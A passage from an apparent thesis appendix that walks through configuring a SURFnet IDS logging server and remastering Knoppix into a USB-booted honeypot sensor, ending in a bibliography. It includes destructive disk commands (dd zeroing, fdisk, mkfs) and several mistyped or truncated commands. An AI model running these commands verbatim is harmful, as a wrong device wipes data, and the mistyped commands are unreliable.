These scripts are still experimental so it is better to leave these lines commented. The `mailllog.pl` and `stat_generator.pl` are explained in sections 6.4.2 and 6.4.4.

Logging server basic directory

The following lines in the `/etc/surfnetids/surfnetids-log.conf` define the root directory of the logging file. Do not change it unless you know exactly what you are doing.

```
# The root directory for the SURF IDS files (no trailing
forward slash).
$surfidsdir = "/opt/surfnetids";
```

Logging server database configuration

As it is said in the previous part of this appendix the database setting must be the same in both servers. First of all the idslog password must be typed in the file. We only need to change the idslog user in the case of we have chosen another user in the installation.

```
# User info for the logging user in the postgresql
# database
$pgsql_pass = "enter_password_here";
$pgsql_user = "idslog";
```

To install the tunnel server and the logging server in the same machine you should use the following configuration. If you install SURFnet IDS in different machines you should change the variable `$pgsql_host` to the IP of the computer which contains the database.

```
# Postgresql database info
$pgsql_host = "localhost";
$pgsql_dbname = "idsserver";
```

It is possible to change the port on which the database is running. But we are going to maintain the default port number.

```
# The port number where the postgresql database is
# running on.
$pgsql_port = "5432";
```

Logging server virus scan options

The logging server also supports the scanning of the binaries downloaded using Bit Defender and Avira AntiVir. To enable these features replace the 0 by 1 in the following lines. If you do that you need to install these programs. These options must be the same in the logging server and in the tunnel server. Obviously this is done because they can be on different servers. For the use on one server like we do here it seems like double work. We are going to leave them at 0 value.

```
# Also needs to be set in the log configuration
# file /etc/surfnetids/surfnetids-log.conf.
# Enable BitDefender scans.
$bdc = 0;
# Enable Antivir scans.
$antivir = 0;
```

Logging server Webinterface options

In this section of the configuration file the current version of the web interface is declared.

```
The version of the webinterface.
$c_version = "1.02";
```

The web interface also permits to hide the destination IP addresses which do not belong to user's ranges. This only happens in the case when a host inside your IP ranges attacks a sensor from another organisation.

```
# Hide destination IP addresses that do not belong to
# users ranges. 1 = ON, 0 = OFF.
$hide_dest_ip = 0;
```

The web interface has to be run in a different port as Nepenthes. We will use port 8080 to run it.

```
# The port number where apache is running the
# webinterface on.
$web_port = "8080";
```

Next, we are going to configure the default view in the web interface. We will choose the view 0. Feel free to choose whatever other view.

```
# Default view for the sensorstatus page.
# 0 = View All sensors
# 1 = View all offline sensors
# 2 = View all online sensors
# 3 = View all outdated sensors
$selview = 0;
```

Now we can configure the regular expression used to check the valid IPs entered as static IPs. The script which checks the IPs is `updateaction.php`. This is the value used by SURFnet but it is better to replace it with the value used in 4.6.

```
# Regular expression to match IP addresses against.
$ipregexp = "/^[0-9]++\.[0-9]++\.[0-9]++\.[0-9]++$/";
```

It is possible to configure the timing of the queries in the search engine. We will leave it as in the example (0 means disabled and 1 enabled).

```
# Show the search time for each query in the search
# engine.
$searchtime = 0;
```

It is possible also to enable caching capabilities in the search queries. It increases the speed of browsing but might result in incorrect "total records found". We decided to enable it because our machine is not so fast.

```
# Enable some query caching in the search engine.
# This will increase performance while browsing
# through the search results, but may result in
# an inaccurate view of the total records found.
$search_cache = 1;
```

Now we are going to configure the number of sensors, exploits and organisations appeared in the top tables. We keep the value to 5 in the case of exploits, 10 in the case of sensors and 5 in the case of organisations.

```
# Variables used in the ranking page.
# Amount of exploits shown in the top exploits ranking.
$topexploits = 5;

# Amount of sensors shown in the top sensors ranking.
$topsensors = 10;
```

```
# Amount of organisations shown in the top organisations
# ranking.
$toporgs = 5;
```

Logging server Perl script options

You can configure several options from the Perl scripts. We disable the monthly backup because it is still experimental.

```
# Backup month, 0 is backup from this month, 1 is
# last month
$backup_period = 1;
```

Another feature we can configure is the name of the log and how the logs are stored. We leave the name of the log to the default value (name of the script) and we enable `$logstamp = 1` to use daily rotating logs instead of only one big.

```
# Logfiles used by the perl scripts.
$logfile = "$0.log";

# Add timestamp to the logfiles and rotate daily.
$logstamp = 1;
```

It is possible to change the place where the IDMEF XML files are stored by the script `idmef.pl`. We leave the location to the installation default.

```
# Location of the IDMEF XML files.
$xmldir = "$surfidsdir/webinterface/rrd";
```

The next option establishes the relative path to the graph images directory. We leave it with the default value.

```
# RRD image directory, relative path for webinterface.
$imagedir = "rrd";
```

The last RDD setting is the place where RDDTool stores the RDD database files.

```
# RRD library directory.
$rrddir = "/var/lib/rrd";
```

Apache-ssl adjustments

Other settings that we need to configure to make the system work is to edit the `/etc/apache-ssl/httpd.conf`. You should type this after the first `</Directory>` directive.

```
Include /etc/apache-ssl/conf.d/surfnetids-log-apache.conf
Include /etc/apache-ssl/conf.d/surfnetids-tn-apache.conf
```

With the lines above we enable the web server to search for pages in the SURFnet default installation directories.

Now we look for these lines in the Apache configuration file and we uncomment them. These lines enable the PHP4 support in Apache server.

```
AddType application/x-httpd-php .php
AddType application/x-httpd-source .phps
```

Now we ensure that the file `/etc/apache-ssl/modules.conf` contains the following line.

```
LoadModule php4_module /usr/lib/apache/1.3/libphp4.so
```

At the end we only need to restart the Apache daemon by typing the following command:

```
/etc/init.d/apache-ssl restart
```

By now we will have an Apache running with PHP support.

PostgreSQL configuration

Now it is time to configure PostgreSQL in a secure way. By default PostgreSQL is installed with some very insecure options. So, we are going to solve this issue. First of all we edit the file `/etc/postgresql/7.4/main/postgresql.conf` and we change the value of `tcpip_socket` to obtain remote access as follows:

```
tcpip_socket = true
```

And then we restart the PostgreSQL daemon by typing:

```
/etc/init.d/postgresql-7.4 restart
```

Next we will define a root password for the `postgres` user. Make sure that you change `new_password` into the password of your choice. Type the following commands:

```
su root
su postgres
psql -U postgres -d template1
alter user postgres with password new_password
```

Filename	Needed by	Purpose	Secret
ca.crt	server + all sensors	Root CA certificate	NO
ca.key	key signing machine only	Root CA private key	YES
dh2048.pem	server only	Diffie Hellman parameters	NO
tunserver.crt	server only	Server certificate	NO
tunserver.key	server only	Server private key	YES
sensor1.crt	sensor only	Client 1 certificate	NO
sensor1.key	sensor only	Client 1 private key	YES
sensor2.crt	sensor only	Client 2 certificate	NO
sensor2.key	sensor only	Client 2 private key	YES

Table A.1: Keys used in the whole system

Now we should configure properly the database access. So we edit the file `pg_hba.conf` in the same directory as the file edited before. We will define password access for all the users using MD5 to make the database access more safer.

```
# TYPE    DATABASE   USER      IP-ADDRESS   IP-MASK           METHOD
local       all      postgres                                 md5
local       all      all                                      md5
host        all      all       127.0.0.1    255.255.255.255   md5
```

This will provide more security. In a few years we should look for databases with better encrypted password. The last version of PostgreSQL 8.1 is still only offering the MD5 hash function.

OpenVPN adjustments

The packages provided by SURFnet fail when they are generating the server keys. Because of that the public key of the tunnel server is not generated. We can solve this problem by typing the following commands:

```
cd /opt/surfnetids/serverkeys
touch index.txt
echo "01" > serial
cd ../genkeys
./build-key-server tunserver
```

When the correct keys are generated you have to store the keys in the right place according to the table A.1.

B

Creating a SURFnet IDS sensor

B.1 Introduction

In this appendix the creation of the SURFnet IDS is explained in detail. The following list shows the elements that we are going to use:

- Knoppix 5.0.1 ISO burned in a CD.
- USB stick with at least 1GB.
- 1 GB of free RAM+swap total
- 3 GB of free on a Linux file system (ext2/ext3, xfs, ...) formatted disk partition.
- SURFnet IDS installed in another computer.
- CD-R.

We assume that the reader does not have these partitions, so we will explain how to create these partitions. We assume as well that the network where we will use the sensor uses IPv4 instead of IPv6.

B.2 Partition Creation

To follow this section you can download any live CD designed for partitioning. We chose `gparted` distribution. You can download it from the following web page `http://gparted.sourceforge.net/download.php` and store it on a cdrom or a USB stick. Although it is not needed it is safer to use a live CD. To follow the partition creation section is optional but it is a good

practice if you need to create several sensors because then you have a partition to create the sensor every time that you need to remaster one.

B.2.1 Creating Backups

To create a partition on the fly in the computer we recommend to make a backup of your home and store it in another mounting point such as /. This would help you to restore your computer if something goes wrong. So you must log on as root and then type the following commands.

```
cd /
tar cvfp home.tar home/
bzip2 home.tar
cp home.tar.bz2 /root/
```

If it is impossible to store your compressed home in / then other storage alternative should be used, like a USB HD or a DVD.

The next step is to unmount the /home partition. It is needed to unmount the /home partition to be able to edit the partition table. Please change the directory if you are in the home path.

```
cd /
umount /home
```

Then you can run fdisk to remove the partition. The instructions assume that your disk is a normal IDE. If your disk is SATA or SCSI then it will be referred to as sda. If you have more than one disk the last letter of the name refers to the disk. The disk hda is the first hard disk and hdb is the second one.

The program fdisk uses the following commands. With m you can show the menu, with p you print the partition table and with d you delete a partition. When you use the d option you must specify the number of the partition. You can consult this number with p option.

```
fdisk /dev/hda
Command (m for help): m
Command action
  a   toggle a bootable flag
  b   edit bsd disklabel
  c   toggle the dos compatibility flag
  d   delete a partition
  l   list known partition types
  m   print this menu
  n   add a new partition
  o   create a new empty DOS partition table
  p   print the partition table
```

```
q   quit without saving changes
s   create a new empty Sun disklabel
t   change a partition's system id
u   change display/entry units
v   verify the partition table
w   write table to disk and exit
x   extra functionality (experts only)
```

B.2.2 Booting from GParted

Now it is time to reboot the computer and boot it using `gparted` from the CD. When the computer reboots a screen similar to figure B.1 will appear. As you can see it's an intuitive program for partitioning and resizing the system. Unfortunately this program is not capable of assigning the mount points. We will do it afterwards, at the end of section B.2.3. You should create a new partition for `/home` and the swap and the two partitions discussed above if you didn't have them. Make sure that you have something similar to:

```
/dev/hda5 swap          1GB
/dev/hda6 /mnt/hda6     3GB
```

Please do not remove `/`.



Figure B.1: Main screen of gparted.

When you finish the repartitioning you should save the changes to the disk and reboot into the normal system.

B.2.3 Restoring backups

When the normal system boots again you have to restore the `/home`. At this point, you only have to log on as root, recover the stored home tarball and unpack it. You could perform that with the following commands:

```
cp /root/home.tar.bz2 /tmp
cd /tmp
tar jxpvf home.tar.bz2
cp -r home/
```

Make sure that the permissions and the owners are set properly with:

```
ls -l /home/*
```

They should look like:

```
-rw-r--r-- for files
drwxr-xr-x for directories
```

If this does not comply with the permissions in your security policy, you can modify them.

Now you can activate the swap with the command (ensure which device is your swap):

```
mkswap /dev/hda5
swapon /dev/hda5
```

At the end we only have to prepare the 3GB partition.

```
mk2fs -vj /dev/hda6
mkdir /mnt/hda6
mount -t ext3 /dev/hda6 /mnt/hda6
```

To avoid the last command every time that you boot your system you can add a line like the following in the `/etc/fstab` file. With this line we will establish the mounting points that we could not establish with `gparted`.

```
/dev/hda6     /mnt/hda6     ext3     defaults     0     2
```

B.3 Copying files

To follow this section you should download and burn a Knoppix 5.0.1 ISO image on a CD.

Boot from the Knoppix CD and then open a root shell. You can do that using Kmenu → Knoppix → Root Shell. And then you must use this shell to mount the partitions created in the last section typing the following command.

```
mount -rw /dev/hda6 /mnt/hda6
```

Now we are going to create a clear directory structure to realize the remastering.

```
mkdir /mnt/hda6/knx
mkdir -p /mnt/hda6/knx/master/KNOPPIX
mkdir -p /mnt/hda6/knx/source/KNOPPIX
```

At this time it could be wise to check `/proc/meminfo`. If you have less than 1GB of [RAM + swap] you should activate the swap partition if you did not do it before.

Now we are going to start copying the Knoppix files to the hard drive.

```
cp -Rp /KNOPPIX/* /mnt/hda6/source/KNOPPIX
cp -ar /cdrom/boot/ /mnt/hda6/knx/master/boot
cp -ar /cdrom/KNOPPIX/modules/ \
       /mnt/hda6/knx/master/KNOPPIX/.
cd /cdrom
find . -size -10000k -type f -exec cp -p --parents
             '{}' /mnt/hda6/knx/master/ \;
```

At this point we need to copy the files in the SURFnet IDS server `/opt/surfnetids/updates` installed in some other computer as already explained in appendix A to the `/mnt/hda6/knx/master/scripts` in the computer we are working now[1]. The second command is typed in the SURFnet IDS server that it is already configured.

```
SENSOR: mkdir /mnt/hda6/knx/master/scripts
SERVER: scp -r /opt/surfenids/updates user@host:/tmp/
SENSOR: cp /tmp/updates/* /mnt/hda6/knx/master/scripts/
```

When the last command finished to copy the files we have on our hard drive the files needed to remaster the Knoppix.

[1]It is a good idea to use `scp` program to copy files between machines because it is practical and the transmission is encrypted.

B.4 Remastering

B.4.1 General Adjustments

Removing Files

Before chrooting to the copied files you should download the kicklist[2] from the SURFnet servers to perform the remasterization. Then you can access the kicklist when you type the chroot command. You should do this by typing the following commands.

```
wget http://ids.surfnet.nl/downloads/kicklist.txt
mv kicklist.txt /mnt/hda6/knx/source/KNOPPIX/tmp/
```

When all the files needed are copied to the hard drive we proceed chrooting to the copied Knoppix files. If some problems related with `/dev/null` appear when you are chrooting just unmount an mount the partition in which we are working now, and try it again.

```
chroot /mnt/hda6/knx/source/KNOPPIX
```

Now we start customizing the Knoppix. At the end of the process it will be the SURFnet IDS sensor. First of all we remove all the packages that we are not going to use and the libraries which `apt-get` does not remove.

```
apt-get remove --purge ‘cat /tmp/kicklist.txt‘
deborphan | xargs apt-get -y remove
```

Setting up the language

The following step is to properly configure the language. To do this you should run the following command keeping `en_US` language and deselecting all the other languages.

```
dpkg-reconfigure locales
```

When the reconfiguration is done, then it is time to edit `/etc/environment` changing the value of `LANG` to `en_US` and `LANGUAGE=en`.

Deleting non needed repositories

Another file that we should edit is `/etc/apt/sources.list` and remove all the repositories except stable and security.

[2]The kicklist is a text file which contains the name of the Debian packages separated by space that will be removed from the standard Knoppix to create the sensor.

```
# Security updates for "stable"
deb http://security.debian.org stable/updates main contrib
    non-free

# Stable
deb http://ftp.de.debian.org/pub/debian stable main contrib
    non-fr
```

Disabling IPv6

The next step is to disable the IPv6 support if our network does not provide support. To perform this we need to edit `/etc/modprobe.d/aliases`. Find the line containing the following:

```
alias net-pf-10 ipv6 # IPv6
```

And change it to:

```
alias net-pf-10 off # IPv6
alias ipv6 off
```

The next file we need to edit is `/etc/modutils/aliases`. Find the line which contains:

```
# alias net-pf-10 off # IPv6
```

And change it into:

```
alias net-pf-10 off # IPv6
alias ipv6 off
```

Now that both files are modified we can run `update-modules`.

```
update-modules
```

Setting up inittab

At this moment we have the basic configuration and the basic program packages available. Now we configure the specific IDS adjustments to prepare the sensor. First of all we edit the file `/etc/inittab`. We look for the line which defines the default runlevel and change it to 2, because we do not want to bring up the X server.

```
id:2:initdefault:
```

And we also delete the virtual consoles 2 to 4 because we do not need them. And change the configuration of the first one to a faster tty.

```
1:12345:respawn:/sbin/getty 38400 tty1
```

Setting up SSH

Now we are going to configure the SSH daemon.

```
mkdir /cdrom/scripts/ssh
```

So, the `/etc/ssh/sshd_config` will be edited as follows. First of all look for the following line:

```
Protocol 2,1
```

And type the following configuration option. We do this because protocol 1 has known security problems. So it is safer to allow only the use of the second one.

```
Protocol 2
```

And we need to change the location of the storage keys to the following locations:

```
HostKey /cdrom/scripts/ssh/ssh_host_key
HostKey /cdrom/scripts/ssh/ssh_host_rsa_key
HostKey /cdrom/scripts/ssh/ssh_host_dsa_key
```

And finally, we do not want to permit remote root logins. Type the following configuration option. Normally this is good for security, however giving the sensor `sudo` permissions might cancel this effect, especially since the user name `sensor` is published on the Internet.

```
PermitRootLogin no
```

And you should change the variables `RSA1_KEY`, `RSA_KEY` and `DSA_KEY` into the startup file `/etc/init.d/ssh`.

```
RSA1_KEY /cdrom/scripts/ssh/ssh_host_key
RSA_KEY /cdrom/scripts/ssh/ssh_host_rsa_key
DSA_KEY /cdrom/scripts/ssh/ssh_host_dsa_key
```

Next, we look for the following line:

```
echo -n "Starting OpenBSD Secure Shell server: sshd"
```

And add the following lines above this line to ensure that only root has permissions to read and write these files.

```
if [ -e "$RSA1_KEY" ]; then
   chmod 600 $RSA1_KEY
fi
if [ -e "$RSA_KEY" ]; then
   chmod 600 $RSA_KEY
fi
if [ -e "$DSA_KEY" ]; then
   chmod 600 $DSA_KEY
fi
```

B.4.2 SURFnet specific adjustments

Copying the sensor scripts to the future image

For this task we need that the SURFnet IDS tunnel server and the logging server have been installed as explained in appendix A because we are going to use some scripts placed in the SURFnet IDS server `/opt/surfnetids/updates/` that we copied at the end of section B.3. Leave the chroot environment by typing *Ctrl + D* and execute the following commands:

```
mkdir /mnt/hda6/knx/source/KNOPPIX/cdrom/scripts
cp /mnt/hda6/knx/master/scripts/*   \
     /mnt/hda6/knx/source/KNOPPIX/cdrom/scripts/
chroot /mnt/hda6/knx/source/KNOPPIX/
```

Setting up the startclient and stopclient scripts

Now we are going to configure more specific sensor adjustments. First of all, we create a soft link in the runlevel 2 to make sure that the client is automatically started.

```
ln -s /cdrom/scripts/startclient  \
     /etc/rc2.d/S05startclient
```

To avoid having to press return after rebooting we edit the files `/etc/init.d/knoppix-reboot` and `/etc/init.d/knoppix-halt`. After the following lines:

```
# KILL ALL PROCESSES
# Skip this if we are already in the second run
if [ "$1" != "restart" ]; then
```

You should add the following command in both files:

```
sh /cdrom/scripts/stopclient
```

Setting up wget

In order to obtain the keys (created in the SURFnet IDS server) using `wget` we need to modify the `/etc/wgetrc` placement.

```
rm /etc/wgetrc
ln -s /cdrom/scripts/wgetrc /etc/wgetrc
```

Setting up the update mechanism

Next step will be to setup the update mechanism.

```
ln -s /etc/init.d/cron /etc/rc2.d/S02cron
ln -s /cdrom/scripts/update /etc/cron.hourly/update
```

Adjusting user settings

Now we delete the user `knoppix` and create a new user called `sensor`. Ensure you remember the password typed here and introduce any information you feel relevant for the finger usage (the `adduser` will ask us for this information).

```
deluser knoppix
adduser sensor
```

Then, we have to edit `/etc/sudoers` too. The configuration explained below cancels the effect of denying root logins. Delete the user `knoppix` and type the following line:

```
sensor ALL=(ALL) PASSWD: ALL
```

Next we define the sensor's root password as follows:

```
passwd root
```

Make sure that you remember the password you set.

Setting up openvpn configuration file

Next step is to configure the OpenVPN configuration file. This file is located in `/cdrom/scripts/client.conf`. It should look like this:

```
remote enter_server_here # Type here the server ip
proto tcp-client
port 1194
tls-client
dev tap0
```

```
ping 10
comp-lzo
user nobody
group nogroup
persist-key
persist-tun
# The script to start on the client when a tunnel comes up
up /cdrom/scripts/start_bridge
```

The first line of the file must be changed to your tunnel server IP address or domainname. Replace "enter_server_here" by the SURFnet IDS server IP or the domain name.

Setting up scripts.conf

Another file that we need to configure is `/etc/cdrom/scripts.conf`

```
NORMAL="\033[0;39m"
YELLOW="\033[1;33m"
RED="\033[1;31m"
basedir="/cdrom/scripts"
br="br0"
tap="tap0"
http="https"
server="enter_server_here"
port="4443"
ntpserver="enter_ntpserver_here"
networkconf="$basedir/network_inf.conf"
dhcp_retries=3
```

Make sure to enter an available NTP server. Otherwise the sensor will fail during the boot. Again, replace "enter_server_here" by the SURFnet IDS server IP.

Setting up `wget` authentication

And the last file to edit in the `/cdrom/scripts/` is `wgetrc`.

```
passive_ftp = on
waitretry = 3
http_user = idssensor
http_passwd = enter_password_here
```

Make sure that the password you type in this file is the same as the password set on the tunnel server installation at the end of section A.3.1.

Leaving the chroot environment

Now that we have finalized the customization of the sensor in the chroot environment we proceed to press *Ctrl+D* and then we remove:

- Remove any .bash_history files, tmp files, ...
- `rm -rf /mnt/hda6/knx/source/KNOPPIX/.rr_moved`
- Back out any changes you don't want to be reflected in the final ISO.

Creating Knoppix image

Next we are going to create the KNOPPIX file which is an ISO9660 file system compressed used by the cloop driver:

```
mkisofs -R -U -V "KNOPPIX.net filesystem" -publisher \
     "melkor" -hide-rr-moved -cache-inodes -no-bak \
     -pad /mnt/hda6/knx/source/KNOPPIX \
     | nice -5 /usr/bin/create_compressed_fs - 65536 > \
     /mnt/hda6/knx/master/KNOPPIX/KNOPPIX
```

The "KNOPPIX.net filesystem" and "melkor" should be changed to something appropriate. Note that to run `create_compressed_fs` you should have enough space to store the entire ISO in RAM/swap. You can use the option -b to compress the resulting file even more but then the compression becomes 10 times slower.

The following step will generate the md5sum file in a few seconds[3].

```
cd /mnt/hda6/knx/master
find -type f -not -name md5sums -not -name boot.cat \
     -not -name isolinux.bin -exec md5sum '{}' \; \
     > KNOPPIX/md5sums
```

Now that the hashes for the integrity are generated, we will proceed creating the ISO image.

```
mkisofs -pad -l -r -J -v -V "KNOPPIX" -no-emul-boot \
     -boot-load-size 4 -boot-info-table -b \
     boot/isolinux/isolinux.bin -c boot/isolinux/boot.cat \
     -hide-rr-moved -o /mnt/hda6/knx/knoppix.iso \
     /mnt/hda6/knx/master
```

You can find the ISO in `/mnt/hda6/knx/knoppix.iso`. Burn it to CD, boot it and you are ready for the next step.

[3]This machine was PowerMac G4.

B.5 Booting from the CD image

B.5.1 Preparing the USB stick

When the prompt appears login as root, and plug the USB stick to the computer. Type the following command

```
dmesg | grep -i scsi
```

And then look for output like this:

```
SCSI subsystem initialized
scsi0 : SCSI emulation for USB Mass Storage devices
Type:   Direct-Access              ANSI SCSI revision: 02
SCSI device sda: 256000 512-byte hdwr sectors (131 MB)
SCSI device sda: 256000 512-byte hdwr sectors (131 MB)
sd 0:0:0:0: Attached scsi removable disk sda
```

From this you know the assigned device in `/dev`. Then execute the following command to delete everything in the USB stick. Make sure that you type the correct USB device.

```
dd if=/dev/zero of=/dev/sda
```

Next we run the following command creating a Linux partition in the USB stick. And save the changes

```
cfdisk /dev/sda
```

When the last step is done. We create a vfat[4] filesystem in the USB stick by typing:

```
mkfs.vfat /dev/sda1
```

Now we install SYSLINUX bootloader onto the newly created partition by the following command. This command also includes an `ldlinux.sys` file in the USB stick.

```
syslinux /dev/sda1
```

Mount the USB stick partition. And change the directory.

```
mkdir /media/sda1
mount -t vfat /dev/sda1 /media/sda1
cd /media/sda1
```

[4]VFAT is used instead of another filesystem due to compatibility issues. VFAT is a filesystem supported by almost each system.

B.5.2 Copying files to USB stick

Then we proceed copying the Knoppix CD boot directory to the USB stick.

```
cp -av /cdrom/boot/isolinux/* .
mv isolinux.cfg syslinux.cfg
rm -f isolinux.bin
```

We copy the /boot directory first because this increases reliability, by getting the boot directory as close to the beginning of the drive as possible. Then we continue copying the rest of the files.

```
cp -av /cdrom/* .
rm -rf ./boot
```

Now ensure that in the second line of `/media/sda1/syslinux.cfg` the following options[5] are present:

```
noswap noeject noprompt dma home=scan
```

Modifying the ramdisk

Next, we modify the minirt.gz file (RAM disk) by typing:

```
cp /media/sda1/minirt.gz /tmp
cd /tmp
gunzip minirt.gz
mkdir /mnt/mini
mount -o loop minirt /mnt/mini
```

And then we edit the `/mnt/mini/linuxrc` file. First of all we search for the line:

```
if mountit $i /cdrom "-o ro" >/dev/null 2>&1
```

And change the `ro` into `rw` to add writable support to the USB stick. It is needed to support the update feature.

[5]The option `noswap` is used to avoid the use of a defined swap partition, the option `noeject` is used to not exec the cdrom after halt, the option `noprompt` is used to do not prompt the message remove the cdrom when the Knoppix halts, the option `DMA` is used to enable the DMA acceleration for all the IDE-drivers and the option `home=scan` is used to do an automatic search for the Knoppix home dir.

So, we edit the /mnt/mini/linuxrc file again, after the line modified before (adding writing support) add the following lines:

```
if test -f /cdrom/$KNOPPIX_DIR/knoppix.new
then
sash -a -c "mv /cdrom/$KNOPPIX_DIR/knoppix.new \
     /cdrom/$KNOPPIX_DIR/knoppix"
fi
```

We use sash because ash does not provide built-in mv command. Note that for practical reasons of storage size it is wiser to postpone the actual installation of sash. We will get back to this at the proper time.

We also have to change some other lines in this file. We have to look for the line:

```
mkdir -p /ramdisk/tmp /ramdisk/home/knoppix && \
chmod 1777 /ramdisk/tmp && chown knoppix.knoppix \
/ramdisk/home/knoppix && ln -snf /ramdisk/home \
/home && mv /tmp /tmp.old && ln -s /ramdisk/tmp \
/tmp && rm -rf /tmp.old
```

And change it to:

```
mkdir -p /ramdisk/tmp /ramdisk/home/sensor && \
chmod 1777 /ramdisk/tmp && ln -snf /ramdisk/home \
/home && mv /tmp /tmp.old && ln -s /ramdisk/tmp \
/tmp && rm -rf /tmp.old
```

Another line that we should change is:

```
chown knoppix.knoppix /home/knoppix
```

With the following command:

```
chown sensor.sensor /home/sensor
```

Now we are done editing the linuxrc script.

We have stated earlier that we need to download a lightweight shell called sash because the default ash does not provide built-in mv command.

```
cd /tmp
wget http://ids.surfnet.nl/downloads/sash
cp /tmp/sash /mnt/mini/static/sash
```

We unmount the /mnt/mini partition and restore it by typing:

```
cd /tmp
umount /mnt/mini
gzip /tmp/minirt
cp minirt.gz /media/sda1/
```

Next, we unmount the USB stick.

```
umount /dev/sda1
```

If everything works properly you should now be able to boot the sensor from the USB stick. The first time the sensor runs, it will download its certificates from the tunnel server. If you check the logging server a new sensor should appear.

Bibliography

[Acr] Session fixation vulnerability in web-based applications. www.acros.si/papers/session_fixation.pdf.

[Age06] National Security Agency. National information systems security glossary. Jun 2006.

[Aka] Akamai. http://www.akamai.com/.

[Apa] Apache http server project. http://httpd.apache.org.

[AsW] As we may think. http://en.wikipedia.org/wiki/As_We_May_Think.

[Bas] The gnu bourne-again shell. http://tiswww.case.edu/php/chet/bash/bashtop.html.

[Cgi] The cross-site request forgeries faq. http://www.cgisecurity.com/articles/csrf-faq.shtml.

[Che91] Bill Cheswick. An evening with berferd in which a cracker is lured, endured, and studied. 1991.

[Chra] Foiling cross-site attacks. http://shiflett.org/articles/foiling-cross-site-attacks.

[Chrb] Session fixation. http://shiflett.org/articles/session-fixation.

[Cla] Clam antivirus. http://www.clamav.net/.

[Cum02] Roger Cummings. The evolution of information assurance. *Computer*, 35(12):65–72, 2002. http://dx.doi.org/10.1109/MC.2002.1106181.

[Dem] Demilitarized zone. http://en.wikipedia.org/wiki/Demilitarized_zone_%28computing%29.

[Dis] Distrowatch. http://www.distrowatch.com.

[Dtk] Deception toolkit. http://all.net/dtk/dtk.html.

[Flo05] Luciano Floridi. Semantic conceptions of information. In Edward N. Zalta, editor, *The Stanford Encyclopedia of Philosophy*. Winter 2005. http://plato.stanford.edu/archives/win2005/entries/information-semantic/.

[Hac] Hack this site. http://www.hackthissite.org.

[Hur01] Bryan E. Hurd. The digital economy and the evolution of information assurance. *Proceedings of the 2001 IEEE*, Jun 2001.

[IAN] Internet assigned numbers authority. www.iana.org.

[Ipr] Iproute2 webpage. http://linux-net.osdl.org/index.php/Iproute2.

[Jar] Jargon file. http://www.catb.org/esr/jargon/.

[Jav] Javascript injection. http://nexodyne.com/showthread.php?t=14736.

[Kam04] Dan Kaminsky. Md5 to be considered harmful someday. Cryptology ePrint Archive, Report 2004/357, 2004. http://eprint.iacr.org/.

[Kli06] Vlastimil Klima. Tunnels in hash functions: Md5 collisions within a minute. Cryptology ePrint Archive, Report 2006/105, 2006. http://eprint.iacr.org/.

[Knoa] Knoppix remastering howto. http://www.knoppix.net/wiki/Knoppix_Remastering_Howto.

[Knob] Official knoppix website. http://knopper.net/knoppix/.

[LdW05] Arjen K. Lenstra and Benne de Weger. On the possibility of constructing meaningful hash collisions for public keys. In *ACISP*, pages 267–279, 2005.

[McC91] J. McCumber. Information system security: A comprehensive model. *Proceedings 14th National Computer Security Conference*, October 1991.

[Mik04] Ondrej Mikle. Practical attacks on digital signatures using md5 message digest. Cryptology ePrint Archive, Report 2004/356, 2004. http://eprint.iacr.org/.

[MSRW01] W. Victor Maconachy, Corey D. Schou, Daniel Ragsdale, and Don Welch. A model for informance assurance: An integrated approach. *Proceedings of the 2001 IEEE*, Jun 2001.

[Nep] Nepenthes finest collection. http://nepenthes.mwcollect.org.

[Nes] Nessus security scanner. http://www.nessus.org/.

[Nfr] Nfr backofficer friendly. http://www.nfr.com/products/bof/.

[Nid] Next-generation intrusion detection expert system (nides). http://www.csl.sri.com/projects/nides/.

[Ope] Official openvpn website. http://openvpn.net.

[OV03] Alberto Ornaghi and Marco Valleri. Man in the middle attacks. demos, 2003. Blackhat Conference.

[P0f] Official p0f website. http://lcamtuf.coredump.cx/p0f.shtml.

[Per] Official perl website. http://www.perl.org.

[PHPa] Official php website. http://php.net.

[PHPb] Php security guide. http://phpsec.org/projects/guide/.

[Pro04] Honeynet Project. *Know Your Enemy, Second Edition: Learning about Security Threats (2nd Edition)*. Pearson Education, 2004.

[RFC] Rfc 1392, internet users' glossary. http://rfc.net/rfc1392.html.

[RRD] Rrdtool. http://oss.oetiker.ch/rrdtool/.

[Sch99] Bruce Schneider. Attack trees: Modeling security threats. Dec 1999.

[Seb] Sebek. http://www.honeynet.org/tools/sebek/.

[Sha01] C. E. Shannon. A mathematical theory of communication. *SIGMOBILE Mob. Comput. Commun. Rev.*, 5(1):3–55, 2001. http://doi.acm.org/10.1145/584091.584093.

[SLdW06] Marc Stevens, Arjen Lenstra, and Benne de Weger. Target collisions for md5 and colliding x.509 certificates for different identities. Cryptology ePrint Archive, Report 2006/360, 2006. http://eprint.iacr.org/.

[Sno] Snort, intrussion detection and prevention system. http://www.snort.org/.

[Spi02] Lance Spitzner. *Honeypots: Tracking Hackers*. Addison Wesley, Sep 2002.

[SQL] Sql injection attacks by exampple. http://www.unixwiz.net/techtips/sql-injection.html.

[SS93] Christoph L. Schuba and Eugene H. Spafford. Addressing weaknesses in the domain name system protocol. Technical report, 1993. http://citeseer.ist.psu.edu/article/schuba93addressing.html.

[Ste] Joe Stewart. Dns cache poisoning - the next generation. http://www.lurhq.com/dnscache.pdf.

[Sto90] Cliff Stoll. *The Cuckoo's Egg*. New York: Pocket Books Nonfiction, 1990.

[Sur] Surfnet ids project. http://ids.surfnet.nl.

[Tes01] E. Teske. Computing discrete logarithms with the parallelized kangaroo method, 2001. http://citeseer.ist.psu.edu/teske01computing.html.

